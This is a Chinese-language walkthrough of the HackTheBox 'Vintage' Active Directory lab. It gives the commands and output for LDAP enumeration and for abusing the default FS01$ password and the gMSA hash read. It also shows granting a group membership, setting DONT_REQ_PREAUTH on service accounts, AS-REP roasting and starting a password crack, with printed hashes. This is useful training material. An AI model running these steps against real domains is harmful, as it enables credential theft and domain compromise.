这是个 windows 的靶场：
一开始常规的 nmap 扫描

```
Host is up (0.24s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-04 09:14:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb0., Site: Default-
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc         Microsoft Windows RPC
50220/tcp open  msrpc         Microsoft Windows RPC
58007/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
```

发现 88 端口开放，这很可能是个 kdc 兼 domain 的靶机，同时开放了 ldap，smb 服务。

在机器的描述中给出了一个用户的账户密码 P.Rosa / Rosaisbest123
尝试用 nxc 登录：

登录出错，但是可以看到 domain 是 vintage.htb
Google 发现这个错误可能是 kdc 禁用了 NTLM 认证，这个是 nxc 的默认认证方式，实际上 windows server 的默认认证方式是 Kerberos，只有启用了 protocol transition 才能用 NTML 访问需要 Kerberos 认证的服务，其中用到了委派机制，后面会展开讲讲。这也暗示了 protocol Transition 是关闭的。

尝试用 Kerberos 认证：

已经登录成功

接下来是信息收集的环节


先在/etc/hosts 中添加 dc01.vintage.htb，

然后 ldap 查询所有用户：

```
┌──(hacker㉿kali)-[~/Desktop]
└─$ nxc ldap dc01.vintage.htb -u P.Rosa -p Rosaisbest123 -k --query "(ObjectClass=user)" "sAMAccountName"
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] vintage.htb\P.Rosa:Rosaisbest123
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=Administrator,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      Administrator
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=Guest,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      Guest
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=DC01,OU=Domain Controllers,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      DC01$
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=krbtgt,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      krbtgt
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      gMSA01$
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=fs01,CN=Computers,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      FS01$
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=M.Rossi,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      M.Rossi
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=R.Verdi,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      R.Verdi
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=L.Bianchi,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      L.Bianchi
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=G.Viola,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      G.Viola
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=C.Neri,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      C.Neri
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=P.Rosa,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      P.Rosa
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=svc_sql,OU=Pre-Migration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      svc_sql
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=svc_ldap,OU=Pre-Migration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      svc_ldap
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=svc_ark,OU=Pre-Migration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      svc_ark
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      C.Neri_adm
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:      L.Bianchi_adm
```


这里有几个很有趣的用户：xxxx$,svc_xxx,gMSA01$,还有 xxxx_adm,一个个来看看这些用户的组和 description：

DC01$:



DC01 是 domain controller

FS01$:




fs 是 pre2000 用户，是在 windows2000 中预设的用户，意味着它的默认密码很可能是小写的用户名 fs01：

尝试登录就会发现确实是这样，这个账户是属于 computers CN，可以任意修改自己的 ACL 或者创建新的 computer，目前不知道是否有用。

用户名 svcxxx 属于 serviceaccounts，用户 gmsa01 属于 Managed Service Accounts,C.Neri 属于 serviceaccountmanager，xxx_adm 属于 delegated admins

接下来需要了解一下这些用户和组之间的权限关系：
Servicemanager 对 serviceaccount 具有大部分权限，以 svc_sql 为例：


查看 delegated_admins 的 ACE:



Xxxx_adm 对这个 group 具有写属性的权限

然后权限的事情暂时先放一边


先看看对哪些用户有控制，目前有 fs01，P.Rosa,我们可以尝试去搜索一下有没有可以读取的密码：
基于 fs01 具有稍微高一点的权限，用 fs01 账号来搜索 msds-managedpassword 属性：




确实找到了，去掉 grep 不难发现这是 gmsa01 的 ntlm HASH，那么我们可以 pass the ticket 来获取 GMSA01 的 TGT，GMSA01 就是 servieaccountmanager

现在的信息是否足以构成攻击链呢？

首先，protocol transition(PT)是关闭的,**因此 S4U2self 永远返回的是没有 forwardable flag 的 ST**，几个著名的攻击方法
(ref https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained)
中比较有可行性的是 KCD 和 RBCD ABUSE,因为 KUD 需要等待高权限用户主动访问 service，但是高权限用户我们目前一个都没有，最高权限的就是 GMSA01 了，
因此不考虑。KCD 需要 msDS-AllowedToDelegateTo 被设置为需要访问的 service（通常是高权限用户的 SPN），但是：



这是未配置的，还剩下一种 RBCD ABUSE，是否可行？
先看这张攻击流程图



前置知识：

S4U2self：**任意服务（具有 spn）都可以随时向 kdc 发起 S4U2self 请求**，这种请求的含义是“我想代表某个用户访问自己”，无论 TrustedToAuthForDelegation，UserAccountControl flag 是否被设置，但是，**如果 PT 未对该用户开启，或者上面提到的两个属性未被设置**，这个请求的响应（含有对目标服务的 ST）不会含有 forwardable flag，也就是说**这个 ST 在之后的 S4U2proxy 是无用的**(kdc 不会返回有效的 ST)。（forwardable flag 决定目标服务是否接受这个 ST）

S4U2proxy:这个请求需要一个 service 持有一个具有 forwardable flag 的 ST（通常是通过 S4U2self 获得的），kdc 会返回一个 ST，允许这个服务以之前的 ST 中它代表的用户访问其它服务，换句话说，假设有 admin，S1（service），S2(特权服务)，那么在 S1 开启了 PT,设置了相应的属性的时候，S1 向 kdc 请求 ST(admin->s1)　(这就是 S4U2self),接着，S1 向 kdc 请求 ST(admin->s2),带上之前的 ST（admin->s1）作为 addition ST，验证成功 kdc（需要 forwardable 设置，还需要 S1 被设置了 allowtodelegateto）会返回一个 ST（admin->s2）（这就是 s4u2proxy，proxy 就是 s2），最后 s1 可以在不知道 admin 密码的情况下获得特权去访问 s2

RBCD abuse 攻击的原理：，S4U2proxy 本来需要 forwardable 设置，还需要 S1 被设置了 allowtodelegateto，但是 ms2012 之后出现了一种叫做 RBCD 的功能，只要 **s2 设置了 msDS-AllowedToActOnBehalfOfOtherIdentity 属性**，值为 s1 的 nt-sec-desc，（有特定的格式，其中含有 s1 的 sid），那么如果 s1 在向 kdc 的 s4u2proxy 请求中**带上了 rbcd bit**，那么无论是否有 forwardable 或者 s1 有没有 allowtodelegateto，kdc 会接受 s4u2self 的 st，并且返回一个 forwardable 的 st 用于访问 s2。注意：

1. s1 不会自己发送带上 rbcd bit 的请求，因此，攻击者需要有控制 s1 账户的能力，用 impacket 的 getST 的时候，这个 bit 会被自动设置 RBCD_ABUSE
2. 向 kdc 请求成功的 s4u2proxy 请求总是返回 forwardable 的 st

(https://eladshamir.com/2019/01/28/Wagging-the-Dog.html#serendipity)

尝试找一下哪个用户设置了这个，确实可以找到：

```
┌──(hacker㉿kali)-[~]
└─$ bloodyAD -d vintage.htb -u fs01$ -p fs01 -k --host dc01.vintage.htb get search --attr msDS-AllowedToActOnBehalfOfOtherIdentity | grep ms
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;;0×f01ff;;;S-1-5-21-4024337825-2033394866-2055507597-1131)
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;OICI;CR;;;S-1-5-21-4024337825-2033394866-2055507597-1108)
```

一个是 fs01 的（应该是别人设置的，当然自己也可以设置），一个是 dc01 的

```
distinguishedName: CN=Server,CN=System,DC=vintage,DC=htb

distinguishedName: CN=DC01,OU=Domain Controllers,DC=vintage,DC=htb
msDS-AllowedToActOnBehalfOfOtherIdentity: O:S-1-5-32-544D:(A;;0×f01ff;;;S-1-5-21-4024337825-2033394866-2055507597-1131)

distinguishedName: CN=krbtgt,CN=Users,DC=vintage,DC=htb
```

看看 dc01 的指向哪个对象：

```
┌──(hacker㉿kali)-[~]
└─$ nxc ldap dc01.vintage.htb -u P.Rosa -p Rosaisbest123 -k --query  "(Objectsid=S-1-5-21-4024337825-2033394866-2055507597-1131)" ""
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*]  x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] vintage.htb\P.Rosa:Rosaisbest123
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [+] Response for object: CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectClass:          top group
LDAP        dc01.vintage.htb 389    dc01.vintage.htb cn:                   DelegatedAdmins
LDAP        dc01.vintage.htb 389    dc01.vintage.htb member:               CN=L.Bianchi_adm,CN=Users,DC=vintage,DC=htb CN=C.Neri_adm,CN=Users,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb distinguishedName:    CN=DelegatedAdmins,OU=Pre-Migration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb instanceType:         4
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenCreated:          20240605211118.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb whenChanged:          20241207071204.0Z
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNCreated:           13111
LDAP        dc01.vintage.htb 389    dc01.vintage.htb uSNChanged:           115165
LDAP        dc01.vintage.htb 389    dc01.vintage.htb name:                 DelegatedAdmins
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectGUID:           0×6c96cc4eb20f3541a60f3d2a2405829d
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectSid:            0×0105000000000005150000000a185deefb22433798d8e847a6b040000
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountName:       DelegatedAdmins
LDAP        dc01.vintage.htb 389    dc01.vintage.htb sAMAccountType:       268435456
LDAP        dc01.vintage.htb 389    dc01.vintage.htb groupType:            -2147483646
LDAP        dc01.vintage.htb 389    dc01.vintage.htb objectCategory:       CN=Group,CN=Schema,CN=Configuration,DC=vintage,DC=htb
LDAP        dc01.vintage.htb 389    dc01.vintage.htb dSCorePropagationData: 20240607110025.0Z 20240607105856.0Z 20240607105842.0Z 20240605211508.0Z 16010101000000.0Z

┌──(hacker㉿kali)-[~]
└─$
```

是 delegatedadmins，也就是说，如果能够控制一个 delegatedadmin，我们可以直接获得最高权限。


现在尝试用 smb 能不能读 C$：

```
[-] Module SPIDER_PLUS is not supported for protocol ldap

┌──(hacker㉿kali)-[~]
└─$ nxc smb dc01.vintage.htb -u fs01\$ -p fs01 -k -M spider_plus
SMB         dc01.vintage.htb 445    dc01             [*]  x64 (name:dc01) (domain:vintage.htb) (signing:True) (SMBv1:False)
SMB         dc01.vintage.htb 445    dc01             [+] vintage.htb\fs01$:fs01
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*]      STATS_FLAG: True
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         dc01.vintage.htb 445    dc01             [*] Enumerated shares
SMB         dc01.vintage.htb 445    dc01             Share           Permissions     Remark
SMB         dc01.vintage.htb 445    dc01             -----           -----------     ------
SMB         dc01.vintage.htb 445    dc01             ADMIN$                          Remote Admin
SMB         dc01.vintage.htb 445    dc01             C$                              Default share
SMB         dc01.vintage.htb 445    dc01             IPC$            READ            Remote IPC
SMB         dc01.vintage.htb 445    dc01             NETLOGON        READ            Logon server share
SMB         dc01.vintage.htb 445    dc01             SYSVOL          READ            Logon server share
SPIDER_PLUS dc01.vintage.htb 445    dc01             [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/dc01.vintage.htb.json".
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] SMB Shares:           5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] SMB Readable Shares:  3 (IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] SMB Filtered Shares:  1
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] Total folders found:  16
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] Total files found:    5
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] File size average:    1.69 KB
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] File size min:        22 B
SPIDER_PLUS dc01.vintage.htb 445    dc01             [*] File size max:        4.61 KB

┌──(hacker㉿kali)-[~]
└─$
```

不但不能读，其它文件夹也没有什么有用的文件

常规思路都不行，那么试试爆破吧，直接爆破肯定是不行的，用户很多，而且认证速度奇慢，存在一种叫做 ASREPROAST 的方法，这种方法的原理是，对于可以在 object 的 uac 对象设置

DONT_REQ_PREAUTH 位的账户(0x400000),在向服务器发起 AS_REQ 的时候服务器不会验证是否提供了正确的密码或者凭证，如果服务器支持 RC4 加密（在 as_req 指定），那么服务器会用 NT HASH 加密一个 nonce 发回来。如图：



这个 user hash 就可以离线爆破,用 hashcat 或者 jonh the ripper，字典通常用 rockyou.txt

我们的目标是找到可以设置 DONT_REQ_PREAUTH 的账户，换句话说，要有某个账户，对一组账户具有 write 权限，这个账户目前只能是 GMSA01，就像一开始说的 serviceaccountmanager 对 service account 具有写权限，serviceaccount 以 svc 开头，而 gmsa01 可以把用户移动到非特权组,因此我们要把一个用户移动到 serviceaccountmanager 下，然后以对应用户的身份对这些 serviceaccount 设置相应 flag，这可以用 bloodyAD 来完成。
先获得 GMSA01$的 TGT：

```
┌──(hacker㉿kali)-[~]
└─$ getTGT.py -hashes aad3b435b51404eeaad3b435b51404ee:a317f224b45046c1446372c4dc06ae53  -dc-ip 10.10.11.45 'vintage.htb/GMSA01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in GMSA01$.ccache

┌──(hacker㉿kali)-[~]
```

设置环境变量：

```
┌──(hacker㉿kali)-[~]
└─$ export KRB5CCNAME=GMSA01\$.ccache
```

测试的时候发现 GMSA 自己移动到 serviceaccountmanager 组貌似不会继承这个组的权限，但是用 P.Rosa 或者 fs01 都可以：


```
┌──(hacker㉿kali)-[~]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'gmsa01$' -k  --dc-ip 10.10.11.45 add groupMember servicemanagers 'fs01$'
[+] fs01$ added to servicemanagers

┌──(hacker㉿kali)-[~]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'fs01$' -p 'fs01' -k  --dc-ip 10.10.11.45 add uac -f DONT_REQ_PREAUTH 'svc_ark'
[-] ['DONT_REQ_PREAUTH'] property flags added to svc_ark's userAccountControl

┌──(hacker㉿kali)-[~]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'fs01$' -p 'fs01' -k  --dc-ip 10.10.11.45 add uac -f DONT_REQ_PREAUTH 'svc_sql'
[-] ['DONT_REQ_PREAUTH'] property flags added to svc_sql's userAccountControl

┌──(hacker㉿kali)-[~]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'fs01$' -p 'fs01' -k  --dc-ip 10.10.11.45 add uac -f DONT_REQ_PREAUTH 'svc_ldap'
[-] ['DONT_REQ_PREAUTH'] property flags added to svc_ldap's userAccountControl

┌──(hacker㉿kali)-[~]
```

导出 userlist：

前面几行不管了，手动删除也可以，其实这里有几个用户没显示出来，比如 fs01，但是不重要了，主要是 svc_开头的

使用 netexec 去获得 asreproast 中用 NTLM hash 加密的部分，后续用 jonh the ripper 去爆破

这里不用指定-k，当然指定也可以，你会发现 svc_sql 不见了，其实是这个账户被禁用了：



，

userAccountControl: 4260354 的 hex 是 0x410202

Property flag	Value in hexadecimal	Value in decimal
SCRIPT	0x0001	1
ACCOUNTDISABLE	0x0002	2
HOMEDIR_REQUIRED	0x0008	8
LOCKOUT	0x0010	16
PASSWD_NOTREQD	0x0020	32
PASSWD_CANT_CHANGE You can't assign this permission by directly modifying the UserAccountControl attribute. For information about how to set the permission programmatically, see the Property flag descriptions section.	0x0040	64
ENCRYPTED_TEXT_PWD_ALLOWED	0x0080	128
TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072

这里就可以看出来了，问题不大，我们权限足够，启用就可以：
动作要快，靶机有自动重置权限的脚本，一段时间就会自动运行一次：

```
┌──(hacker㉿kali)-[~]
└─$ bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'fs01$' -p 'fs01'  -k  --dc-ip 10.10.11.45  remove uac svc_sql -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccountControl

┌──(hacker㉿kali)-[~]
└─$
```

然后把流程重新走一遍就正常了：

```
┌──(hacker㉿kali)-[~]
└─$ netexec ldap dc01.vintage.htb -u users.txt -p '' -k --asreproast roast.txt
LDAP        dc01.vintage.htb 389    dc01.vintage.htb [*] x64 (name:dc01.vintage.htb) (domain:vintage.htb) (signing:True) (SMBv1:False)
LDAP        dc01.vintage.htb 389    dc01.vintage.htb $krb5asrep$23$svc_sql@VINTAGE.HTB:6009b9d701001f0398036a27c3baa560$a9079c185af262a203d71cf9f77e08b78c2e074ad8bdd4f5584eec283125a789dcac72446f229b3ca755eb9940ed27febf89
```

结果：

```
┌──(hacker㉿kali)-[~]
└─$ john roast.txt -wordlist=rockyou.txt
Using default input encoding: UTF-8
